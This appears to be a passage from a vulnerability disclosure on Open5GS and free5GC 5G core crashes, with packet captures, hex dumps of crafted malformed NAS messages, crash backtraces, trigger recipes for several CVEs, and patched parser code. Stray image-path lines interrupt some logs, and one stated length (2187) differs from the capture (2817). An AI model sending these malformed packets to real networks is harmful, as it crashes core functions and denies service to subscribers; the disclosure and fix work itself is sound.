1577 15.053360   127.0.0.1   127.0.0.5   NGAP/NAS-5GS            122 UplinkNASTransport, Registration complete
1578 15.053805   127.0.0.5   127.0.0.1   NGAP/NAS-5GS            142 SACK (Ack=14, Arwnd=106496) , DownlinkNASTransport, Configuration update command
1582 15.257047   127.0.0.1   127.0.0.5   SCTP                     62 SACK (Ack=11, Arwnd=106496)
1591 15.590533   127.0.0.1   127.0.0.5   SCTP                     54 SHUTDOWN
```

```
.... 0000 = Security header type: Plain NAS message, not security protected (0)
Message type: UL NAS transport (0x67)
0000 .... = Spare Half Octet: 0
> Payload container type
v Payload container
    Length: 7
  v Plain NAS 5GS Message
      Extended protocol discriminator: 5G session management messages (46)
      PDU session identity: PDU session identity value 1 (1)
      Procedure transaction identity: 1
      Message type: PDU session modification request (0xc9)
    v QoS flow descriptions - Authorized
        Element ID: 0x79
        Length: 0
> PDU session identity 2 - PDU session ID
> Request type
> S-NSSAI
> DNN
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 84 00 0b 40 00 40 84  3b e3 7f 00 00 01 7f 00   ····@·@· ;·······
0020  00 05 db 01 96 0c 2b 6a  d9 99 00 00 00 00 00 03   ······+j ········
0030  00 64 83 f4 4f 08 00 01  00 07 00 00 00 3c 00 2e   ·d··O··· ·····<·.
0040  40 50 00 00 04 00 0a 00  02 00 01 00 55 00 02 00   @P······ ····U···
0050  01 00 26 00 26 25 7e 01  64 4e f0 51 03 7e 00 67   ··&·&%~· dN·Q·~·g
0060  01 00 07 2e 01 01 c9 79  00 00 12 01 82 22 01 01   ···.···y ···"··
0070  25 09 08 69 6e 74 65 72  6e 65 74 00 79 40 13 50   %··inter net·y@·P
0080  99 f9 07 00 00 00 01 00  99 f9 07 00 00 01 ec dd   ········ ········
0090  3d 35                                              =5
```

Crash log #1:

The SMF terminates with: FATAL: ogs_nas_parse_qos_flow_descriptions: Assertion 'descriptions->length' failed.

```
[amf] [INFO]: [imsi-999700000000002:1:11][0:0:NULL] /nsmf-pdusession/v1/sm-contexts/{smContextRef}/modify (../src/amf/nsmf-handler.c:837)

[nas] [FATAL]: ogs_nas_parse_qos_flow_descriptions: Assertion `descriptions->length' failed. (../lib/nas/5gs/types.c:486)

[core ] [FATAL]: backtrace() returned 11 addresses (../lib/core/ogs-abort.c:37)

/corefuzzer_deps/open5gs/build/src/smf/../../lib/nas/5gs/libogsnas-5gs.so.2(ogs_nas_parse_qos_flow_descriptions+0x1a1)

[0x745e9f10284c]
```

/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0xb1862) [0x5faf5a12a862]

/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x3f5bc) [0x5faf5a0b85bc]

/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x745ea0368636]

/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x3979c) [0x5faf5a0b279c]

/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x745ea0368636]

/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x1aca2) [0x5faf5a093ca2]


/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(+0x1cbfc) [0x745ea0355bfc]

/lib/x86_64-linux-gnu/libc.so.6(+0x94ac3) [0x745e9eb5dac3]

/lib/x86_64-linux-gnu/libc.so.6(+0x1268c0) [0x745e9ebef8c0]

Malformed sample #2:

In QoS rules – Requested QoS rules, the container may include one or more QoS rules. Here, QoS rule 1.Length is set to 2187, which far exceeds the enclosing QoS rules.Length of 11. This is a clear out-of-bounds, invalid encoding.



```
1257 12.031996  127.0.0.5   127.0.0.1   SCTP          62 SACK (Ack=7, Arwnd=106496)
1258 12.032022  127.0.0.1   127.0.0.5   NGAP/NAS-5GS  166 UplinkNASTransport, UL NAS transport, PDU session modification request[Malformed Packet]
1260 12.239990  127.0.0.5   127.0.0.1   SCTP          62 SACK (Ack=8, Arwnd=106496)
1283 13.337009  127.0.0.1   127.0.0.5   NGAP/NAS-5GS  138 InitialUEMessage, Registration request
1322 13.342855  127.0.0.5   127.0.0.1   NGAP/NAS-5GS  146 SACK (Ack=9, Arwnd=106496) , DownlinkNASTransport, Authentication request
1326 13.543990  127.0.0.1   127.0.0.5   SCTP          62 SACK (Ack=6, Arwnd=106496)
1356 15.160674  127.0.0.1   127.0.0.5   NGAP/NAS-5GS  138 InitialUEMessage, Registration request
```

```
        Length: 27
      v Plain NAS 5GS Message
          Extended protocol discriminator: 5G session management messages (46)
          PDU session identity: PDU session identity value 1 (1)
          Procedure transaction identity: 1
          Message type: PDU session modification request (0xc9)
        v QoS rules - Requested QoS rules
            Element ID: 0x7a
            Length: 11
          v QoS rule 1
              QoS rule identifier: 0
              Length: 2817
              000. .... = Rule operation code: Reserved (0)
              ...0 .... = DQR: The QoS rule is not the default QoS rule
              .... 0000 = Number of packet filters: 0
          v Value not according to (decoded)specification
            > [Expert Info (Error/Protocol): Value not according to (decoded)specification]
  > [Malformed Packet: NAS-5GS]
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 98 00 0b 40 00 40 84  3b cf 7f 00 00 01 7f 00   ····@·@· ;·······
0020  00 05 ea 9c 96 0c 6b 90  9e fa 00 00 00 00 00 03   ······k· ········
0030  00 78 7d 1b 44 68 00 01  00 07 00 00 00 3c 00 2e   ·x}·Dh·· ·····<·.
0040  40 64 00 00 04 00 0a 00  02 00 01 00 55 00 02 00   @d······ ····U···
0050  01 00 26 00 3a 39 7e 0a  c4 c6 03 89 03 7e 00 67   ··&·:9~· ·····~·g
0060  01 00 1b 2e 01 01 c9 7a  00 0b 00 0b 01 00 09 31   ···.···z ·······1
0070  30 01 00 00 41 79 00 06  01 20 41 01 01 0a 12 01   0···Ay·· · A·····
0080  82 22 01 01 25 09 08 69  6e 74 65 72 6e 65 74 00   ·"··%··i nternet·
0090  79 40 13 50 99 f9 07 00  00 00 01 00 99 f9 07 00   y@·P···· ········
00a0  00 01 ec dd 5b 46                                  ····[F
```

Crash log #2:

The SMF terminates with: FATAL: ogs_nas_parse_qos_rules: Assertion 'size+sizeof(rule->flow.flags) <= length' failed.

[amf] [INFO]: [imsi-999700000000005:1:11][0:0:NULL] /nsmf-pdusession/v1/sm-contexts/{smContextRef}/modify (../src/amf/nsmf-handler.c:837)

[nas] [FATAL]: ogs_nas_parse_qos_rules: Assertion `size+sizeof(rule->flow.flags) <= length' failed. (../lib/nas/5gs/types.c:961)

[core] [FATAL]: backtrace() returned 11 addresses (../lib/core/ogs-abort.c:37)

/corefuzzer_deps/open5gs/build/src/smf/../../lib/nas/5gs/libogsnas-5gs.so.2(ogs_nas_parse_qos_rules+0x153b) [0x7fe58b427d3f]


/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0xb00d2) [0x622e84ea20d2]

```
/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x3f5bc) [0x622e84e315bc]

/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x7fe58c68a636]

/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x3979c) [0x622e84e2b79c]

/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x7fe58c68a636]

/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x1aca2) [0x622e84e0cca2]
```

[NEW FOUND]:

Malformed sample #3:

Tamper the QoS rule length and the packet-filter count so they become inconsistent with the enclosing container length—for example, set rule->length to an excessively large value while keeping the packet-filter count in the rule flags non-zero. The parser then assumes additional packet filters remain to be parsed and continues iterating, executing size += sizeof(rule->pf[i].flags); until it hits the boundary check and triggers ogs_assert(size + sizeof(rule->pf[i].flags) <= length);, causing a crash.



```
1245 12.028004   127.0.0.5        127.0.0.1        SCTP           62 SACK (Ack=7, Arwnd=106496)
1246 12.028042   127.0.0.1        127.0.0.5        NGAP/NAS-5GS  162 UplinkNASTransport, UL NAS transport, PDU session modification request[Malformed Packet]
1263 12.036243   127.0.0.5        127.0.0.1        NGAP          102 SACK (Ack=8, Arwnd=106496) , ErrorIndication
1266 12.244000   127.0.0.1        127.0.0.5        SCTP           62 SACK (Ack=6, Arwnd=106496)
1289 13.332814   127.0.0.1        127.0.0.5        NGAP/NAS-5GS  138 InitialUEMessage, Registration request
1328 13.338199   127.0.0.5        127.0.0.1        NGAP/NAS-5GS  146 SACK (Ack=9, Arwnd=106496) , DownlinkNASTransport, Authentication request
1332 13.539991   127.0.0.1        127.0.0.5        SCTP           62 SACK (Ack=7, Arwnd=106496)
```

```
        Procedure transaction identity: 1
        Message type: PDU session modification request (0xc9)
      v QoS rules - Requested QoS rules
          Element ID: 0x7a
          Length: 4
        v QoS rule 1
            QoS rule identifier: 1
            Length: 0
            000. .... = Rule operation code: Reserved (0)
            ...0 .... = DQR: The QoS rule is not the default QoS rule
            .... 0001 = Number of packet filters: 1
        v Value not according to (decoded)specification
          > [Expert Info (Error/Protocol): Value not according to (decoded)specification]
        v QoS rule 2
            QoS rule identifier: 1
            Length: 30976
            000. .... = Rule operation code: Reserved (0)
            ...0 .... = DQR: The QoS rule is not the default QoS rule
            .... 0110 = Number of packet filters: 6
        v Value not according to (decoded)specification
          > [Expert Info (Error/Protocol): Value not according to (decoded)specification]
  > [Malformed Packet: NAS-5GS]
v Item 3: id UserLocationInformation
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 94 00 0b 40 00 40 84  3b d3 7f 00 00 01 7f 00   ····@·@· ;·······
0020  00 05 c7 d5 96 0c 1e 81  af 46 00 00 00 00 00 03   ········ ·F······
0030  00 71 75 17 98 b8 00 01  00 07 00 00 00 3c 00 2e   ·qu····· ·····<·.
0040  40 5d 00 00 04 00 0a 00  02 00 01 00 55 00 02 00   @]······ ····U···
0050  01 00 26 00 33 32 7e 01  ba a2 e8 89 03 7e 00 67   ··&·32~· ·····~·g
0060  01 00 14 2e 01 01 c9 7a  00 04 01 00 00 01 79 00   ···.···z ······y·
0070  06 01 20 41 01 01 09 12  01 82 22 01 01 25 09 08   ·· A···· ··"··%··
0080  69 6e 74 65 72 6e 65 74  00 79 40 13 50 99 f9 07   internet ·y@·P···
0090  00 00 00 01 00 99 f9 07  00 00 01 ec de 03 da 00   ········ ········
00a0  00 00                                              ··
```

Crash log #3:

The SMF terminates with: FATAL: ogs_nas_parse_qos_rules: Assertion 'size+sizeof(rule->pf[i].flags) <= length' failed. (../lib/nas/5gs/types.c:814).

```
[amf] [INFO]: [imsi-999700000000002:1:11][0:0:NULL] /nsmf-pdusession/v1/sm-contexts/{smContextRef}/modify (../src/amf/nsmf-handler.c:837)

[nas] [FATAL]: ogs_nas_parse_qos_rules: Assertion `size+sizeof(rule->pf[i].flags) <= length' failed. (../lib/nas/5gs/types.c:814)

[core] [FATAL]: backtrace() returned 11 addresses (../lib/core/ogs-abort.c:37)

/corefuzzer_deps/open5gs/build/src/smf/../../lib/nas/5gs/libogsnas-5gs.so.2(ogs_nas_parse_qos_rules+0x5ca)
```

```
[0x7400b3820dce]
/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0xb00d2) [0x64032050f0d2]
/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x3f5bc) [0x64032049e5bc]
/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x7400b4a84636]
/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x3979c) [0x64032049879c]
/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(ogs_fsm_dispatch+0x14f) [0x7400b4a84636]
/corefuzzer_deps/open5gs/build/src/smf/open5gs-smfd(+0x1aca2) [0x640320479ca2]
/corefuzzer_deps/open5gs/build/src/smf/../../lib/core/libogscore.so.2(+0x1cbfc) [0x7400b4a71bfc]
/lib/x86_64-linux-gnu/libc.so.6(+0x94ac3) [0x7400b3279ac3]
/lib/x86_64-linux-gnu/libc.so.6(+0x1268c0) [0x7400b330b8c0]
```

Fix recommendation:

Replace the assert()-based checks in the QoS IE parsers with explicit, non-fatal boundary validation. On any length/consistency violation, return OGS_ERROR so the upper layer can gracefully reject the request (i.e., send a PDU Session Modification Reject) instead of terminating the SMF process.

lib/nas/5gs/types.c

```
int ogs_nas_parse_qos_flow_descriptions(
        ogs_nas_qos_flow_description_t *description,
        ogs_nas_qos_flow_descriptions_t *descriptions)
{
...
    ogs_assert(description);
    ogs_assert(descriptions);
     if (descriptions->length == 0) {
            ogs_error("Length is 0");
            goto cleanup;
     }
     if (descriptions->buffer == NULL) {
         ogs_error("Buffer is NULL");
         goto cleanup;
    }
length = descriptions->length;
buffer = descriptions->buffer;
size = 0;
while (size < length) {
     memset(description, 0, sizeof(*description));
         if (size+3 > length) {
              ogs_error("Overflow : size[%d] length[%d]", size, length);
              goto cleanup;
         }       memcpy(description, buffer+size, 3);
     size += 3;
     for (i = 0; i < description->num_of_parameter &&
                 i < OGS_NAS_MAX_NUM_OF_QOS_FLOW_PARAMETER; i++) {
              if (size+sizeof(description->param[i].identifier) > length) {
                   ogs_error("Overflow : size[%d] length[%d]", size, length);
                   goto cleanup;
              }            memcpy(&description->param[i].identifier, buffer+size,
                 sizeof(description->param[i].identifier));
          size += sizeof(description->param[i].identifier);
              if (size+sizeof(description->param[i].len) > length) {
                   ogs_error("Overflow : size[%d] length[%d]", size, length);
                   goto cleanup;
              }            memcpy(&description->param[i].len, buffer+size,
                 sizeof(description->param[i].len));
          size += sizeof(description->param[i].len);
          switch(description->param[i].identifier) {
          case OGS_NAX_QOS_FLOW_PARAMETER_ID_5QI:
```

```
                    if (description->param[i].len != 1) {
                        ogs_error("Invalid len[%d]", description->param[i].len);
                        goto cleanup;
                    }
                    if (size+description->param[i].len > length) {
                        ogs_error("Overflow: len[%d] length[%d]",
                                description->param[i].len, length);
                        goto cleanup;
                    }                memcpy(&description->param[i].qos_index,
                      buffer+size, description->param[i].len);
                size += description->param[i].len;
                break;
            case OGS_NAX_QOS_FLOW_PARAMETER_ID_GFBR_UPLINK:
            case OGS_NAX_QOS_FLOW_PARAMETER_ID_GFBR_DOWNLINK:
            case OGS_NAX_QOS_FLOW_PARAMETER_ID_MFBR_UPLINK:
            case OGS_NAX_QOS_FLOW_PARAMETER_ID_MFBR_DOWNLINK:
                    if (description->param[i].len != 3) {
                        ogs_error("Invalid len[%d]", description->param[i].len);
                        goto cleanup;
                    }
                    if (size+description->param[i].len > length) {
                        ogs_error("Overflow: len[%d] length[%d]",
                                description->param[i].len, length);
                        goto cleanup;
                    }...
}
```

lib/nas/5gs/types.c
int ogs_nas_parse_qos_rules(

```
        ogs_nas_qos_rule_t *rule, ogs_nas_qos_rules_t *rules)
{
...
    ogs_assert(rule);
    ogs_assert(rules);
      if (rules->length == 0) {
            ogs_error("Length is 0");
            goto cleanup;
      }
     if (rules->buffer == NULL) {
            ogs_error("Buffer is NULL");
            goto cleanup;
     }
    length = rules->length;
    buffer = rules->buffer;
    size = 0;
    while (size < length) {
        memset(rule, 0, sizeof(*rule));
            if (size+sizeof(rule->identifier) > length) {
                ogs_error("Overflow : size[%d] length[%d]", size, length);
                goto cleanup;
            }        memcpy(&rule->identifier, buffer+size, sizeof(rule->identifier));
        size += sizeof(rule->identifier);
            if (size+sizeof(rule->length) > length) {
                ogs_error("Overflow : size[%d] length[%d]", size, length);
                goto cleanup;
            }        memcpy(&rule->length, buffer+size, sizeof(rule->length));
        rule->length = be16toh(rule->length);
        size += sizeof(rule->length);
```

```
            if (size+sizeof(rule->flags) > length) {
                ogs_error("Overflow : size[%d] length[%d]", size, length);
                goto cleanup;
            }
        memcpy(&rule->flags, buffer+size, sizeof(rule->flags));
        size += sizeof(rule->flags);
...
}
```

src/smf/gsm-handler.c

```
int gsm_handle_pdu_session_modification_request(
        smf_sess_t *sess, ogs_sbi_stream_t *stream,
        ogs_nas_5gs_pdu_session_modification_request_t *
            pdu_session_modification_request)
{
...
        num_of_rule = ogs_nas_parse_qos_rules(qos_rule, requested_qos_rules);
           if (!num_of_rule) {
                ogs_error("[%s:%d] Invalid modification request",
                            smf_ue->supi, sess->psi);
                goto cleanup;
           }
...
        num_of_description = ogs_nas_parse_qos_flow_descriptions(
                qos_flow_description, requested_qos_flow_descriptions);
           if (!num_of_description) {
                ogs_error("[%s:%d] Invalid modification request",
                            smf_ue->supi, sess->psi);
                goto cleanup;
        }
...
      n1smbuf = gsm_build_pdu_session_modification_reject(sess,
         OGS_5GSM_CAUSE_INVALID_MANDATORY_INFORMATION);
      goto cleanup;
      smf_sbi_send_sm_context_update_error_n1_n2_message(
            stream, OGS_SBI_HTTP_STATUS_BAD_REQUEST,
            n1smbuf, OpenAPI_n2_sm_info_type_NULL, NULL);
      return OGS_ERROR;
...
cleanup:
    n1smbuf = gsm_build_pdu_session_modification_reject(sess,
        OGS_5GSM_CAUSE_INVALID_MANDATORY_INFORMATION);
    ogs_assert(n1smbuf);
    smf_sbi_send_sm_context_update_error_n1_n2_message(
            stream, OGS_SBI_HTTP_STATUS_BAD_REQUEST,
            n1smbuf, OpenAPI_n2_sm_info_type_NULL, NULL);
    return OGS_ERROR;
...
}
```

1.2 free5GC:(v3.3.0)

（1）CVE-2024-22728：C6-array index out of bound

For a security-protected NAS PDU, the standard format requires a minimum valid length of at least 7 bytes.

If the AMF receives an initial NAS message from the UE where the payload is shorter than 6 bytes (excluding the header) and the Security Header Type (SHT) is greater than 0 (i.e., the message is treated as protected), yet the overall message length is still below 7 bytes (e.g., a short plaintext NAS such as 0x7E025F74), runtime slice/index out-of-bounds can occur and trigger a panic, causing the AMF to crash. This behavior is caused by missing payload-length validation.


```
nas/nas_security/security.go
```

```
func Decode(ue *context.AmfUe, accessType models.AccessType, payload []byte) (*nas.Message, error) {

    if msg.SecurityHeaderType == nas.SecurityHeaderTypePlainNas {

    ...

     } else { // Security protected NAS message

            securityHeader := payload[0:6]

            ue.NASLog.Debugln("securityHeader is", securityHeader)

            sequenceNumber := payload[6]

    ...}
```

Validation method:

The UE can trigger an AMF crash by sending a security-protected NAS PDU with SHT > 0 but a total length < 7 bytes, e.g., 0x7E025F74 (only 4 bytes). Here, 0x7E is the EPD (5GMM) and 0x02 indicates SHT = Integrity protected. Only two bytes (0x5F 0x74) follow, which is insufficient to carry the mandatory MAC (4 bytes) + SEQ (1 byte) and thus far below the 7-byte minimum.

However, the NAS Decode() routine still treats it as a protected message and, without any length validation, attempts to read payload[0:6] and payload[6], immediately causing an out-of-bounds access and crashing the AMF.



```
No.   Time           Source       Destination  Protocol      Lengtl Info
    1 0.000000000    127.0.0.1    127.0.0.18   NGAP             134 NGSetupRequest
    2 0.000625425    127.0.0.18   127.0.0.1    NGAP             118 NGSetupResponse
    3 187.195199338  127.0.0.1    127.0.0.18   NGAP/NAS-5GS     118 InitialUEMessage[Malformed Packet]
```

```
> Frame 3: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface lo, id 0
> Ethernet II, Src: Xerox_00:00:00 (00:00:00:00:00:00), Dst: Xerox_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.18
> Stream Control Transmission Protocol, Src Port: 59096 (59096), Dst Port: 38412 (38412)
v NG Application Protocol (InitialUEMessage)
  v NGAP-PDU: initiatingMessage (0)
    v initiatingMessage
        procedureCode: id-InitialUEMessage (15)
        criticality: ignore (1)
      v value
        v InitialUEMessage
          v protocolIEs: 5 items
            > Item 0: id-RAN-UE-NGAP-ID
            v Item 1: id-NAS-PDU
              v ProtocolIE-Field
                  id: id-NAS-PDU (38)
                  criticality: reject (0)
                v value
                  v NAS-PDU: 7e0e5f74
                      Non-Access-Stratum 5GS (NAS)PDU
                    v [Malformed Packet: NAS-5GS]
                      v [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
                          [Malformed Packet (Exception occurred)]
                          [Severity level: Error]
                          [Group: Malformed]
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 68 00 00 40 00 40 84  3b fd 7f 00 00 01 7f 00   ·h··@·@· ;·······
0020  00 12 e6 d8 96 0c e5 6b  ea 42 00 00 00 00 00 03   ·······k ·B······
0030  00 47 86 e4 4c d4 00 01  00 00 00 00 00 3c 00 0f   ·G··L··· ·····<··
0040  40 33 00 00 05 00 55 00  02 00 01 00 26 00 05 04   @3····U· ····&···
0050  7e 0e 5f 74 00 79 00 13  50 02 f8 39 00 00 00 01   ~·_t·y·· P··9····
0060  00 02 f8 39 00 00 01 e9  3f 09 e2 00 5a 40 01 18   ···9···· ?···Z@··
0070  00 70 40 01 00 00                                  ·p@···
```

```
[FATA][AMF][Ngap] panic: runtime error: slice bounds out of range [7:4]

goroutine 44 [running]:
```

runtime/debug.Stack()

Fix recommendation:

Add an early length gate in the security-protected parsing path. Once a NAS PDU is classified as protected (SHT > 0), it must contain at least EPD(1) + SHT(1) + MAC(4) + SEQ(1) = 7 bytes. If len < 7, immediately return an error. This prevents out-of-bounds reads at the source; the AMF no longer crashes, but instead logs the error and drops the malformed packet.

nas/nas_security/security.go

```
func Decode(ue *context.AmfUe, accessType models.AccessType, payload []byte) (*nas.Message, error) {
    if msg.SecurityHeaderType == nas.SecurityHeaderTypePlainNas {
    ...
     } else { // Security protected NAS message
            // check payload lenth to prevent crash
            if len(payload) < 7 {
                   return nil, fmt.Errorf("nas payload is too short")
            }


            securityHeader := payload[0:6]
            ue.NASLog.Debugln("securityHeader is", securityHeader)
            sequenceNumber := payload[6]
      ...}
```

（2）CVE-2024-31838：C7-array index out of bound

If a PDU Session Modification Request omits the QoS-related IEs (i.e., no QoS Rules or QoS Flow Descriptions), and the SMF does not perform proper boundary checks, the empty variables reqQoSRules and reqQoSFlowDescs may be passed into SendSMPolicyAssociationUpdateByUERequestModification(). That function then dereferences index [0] unconditionally, triggering an “index out of range” panic and crashing the SMF.

smf/internal/sbi/producer/gsm_handler.go

```
reqQoSRules := nasType.QoSRules{}
reqQoSFlowDescs := nasType.QoSFlowDescs{}

if req.RequestedQosRules != nil {
    qosRuleBytes := req.GetQoSRules()
    _ = reqQoSRules.UnmarshalBinary(qosRuleBytes)
}
if req.RequestedQosFlowDescriptions != nil {
    qosFlowDescsBytes := req.GetQoSFlowDescriptions()
    _ = reqQoSFlowDescs.UnmarshalBinary(qosFlowDescsBytes)
}

smPolicyDecision, err := consumer.SendSMPolicyAssociationUpdateByUERequestModification(
    smCtx, reqQoSRules, reqQoSFlowDescs)
```

smf/internal/sbi/consumer/sm_policy.go

```
func SendSMPolicyAssociationUpdateByUERequestModification(
    smContext *smf_context.SMContext,
    qosRules nasType.QoSRules, qosFlowDescs nasType.QoSFlowDescs,
) (*models.SmPolicyDecision, error) {
    updateSMPolicy := models.SmPolicyUpdateContextData{}

    updateSMPolicy.RepPolicyCtrlReqTriggers = []models.PolicyControlRequestTrigger{
        models.PolicyControlRequestTrigger_RES_MO_RE,
    }

    // UE SHOULD only create ONE QoS Flow in a request (TS 24.501 6.4.2.2)
    rule := qosRules[0]

    flowDesc := qosFlowDescs[0]
```

```
internal/sbi/consumer/pcf_service.go
```

```
func (s *npcfService) SendSMPolicyAssociationUpdateByUERequestModification(

    smContext *smf_context.SMContext,

    qosRules nasType.QoSRules, qosFlowDescs nasType.QoSFlowDescs,

) (*models.SmPolicyDecision, error) {

    updateSMPolicy := models.SmPolicyUpdateContextData{}

    updateSMPolicy.RepPolicyCtrlReqTriggers = []models.PolicyControlRequestTrigger{

        models.PolicyControlRequestTrigger_RES_MO_RE,

    }


    // UE SHOULD only create ONE QoS Flow in a request (TS 24.501 6.4.2.2)

    rule := qosRules[0]

    flowDesc := qosFlowDescs[0]
```

Validation method:

Craft a PDU Session Modification Request that omits the QoS Rules and QoS Flow Descs IEs (or omits either one). When delivered to the SMF, the handler propagates empty reqQoSRules/reqQoSFlowDescs into downstream logic, which then dereferences [0] and triggers an “index out of range” panic, crashing the process.

Fix recommendation:

Add explicit presence/length checks. If the request lacks the QoS Rules or QoS Flow Descs IE, return an error so the upper layer can log an alert and fail the procedure gracefully, instead of terminating the SMF.

```
internal/sbi/consumer/pcf_service.go
```

```
func (s *npcfService) SendSMPolicyAssociationUpdateByUERequestModification(

    smContext *smf_context.SMContext,
    qosRules nasType.QoSRules, qosFlowDescs nasType.QoSFlowDescs,
) (*models.SmPolicyDecision, error) {
    updateSMPolicy := models.SmPolicyUpdateContextData{}
    updateSMPolicy.RepPolicyCtrlReqTriggers = []models.PolicyControlRequestTrigger{
        models.PolicyControlRequestTrigger_RES_MO_RE,
    }

    // UE SHOULD only create ONE QoS Flow in a request (TS 24.501 6.4.2.2)
    if len(qosRules) == 0 {
        return nil, errors.New("QoS Rule not found")
    }
    if len(qosFlowDescs) == 0 {
        return nil, errors.New("QoS Flow Description not found")
    }

    rule := qosRules[0]
    flowDesc := qosFlowDescs[0]
```

2. Protocol Violations

2.1 Open5GS:(v2.6.6)

（1）CVE-2024-33233：P1-sink state

In the InitialUEMessage procedure, if the embedded NAS message is not a Registration Request, Deregistration Request, or Service Request, the NAS message should be treated as invalid and subsequent UE messages should not be accepted. We observed this issue not only during initial access but also across multiple states. If an attacker can inject NAS messages into the core network, this behavior can be exploited to launch a DoS attack against a victim UE.

Concretely, during initial access (procedureCode == InitialUEMessage), the attacker sends an arbitrary NAS message (e.g., Authentication Response) instead of a Registration/Service/Deregistration request. The AMF fails to validate the message type and continues parsing, driving the UE into an illegal state. Once the received 5GMM message does not match the expected state, the AMF partially allocates internal context (e.g., amf_ue, timers, counters) and then aborts abnormally. A stale ran_ue remains, so subsequent legitimate messages with the same ran_ue_id are dropped due to inconsistent/missing context, resulting in a denial of service for that UE. Moreover, for errors such as unsupported security header type, invalid EPD, or decryption failure, the AMF often only returns OGS_ERROR without cleaning up ran_ue, leaving behind an invalid UE context.

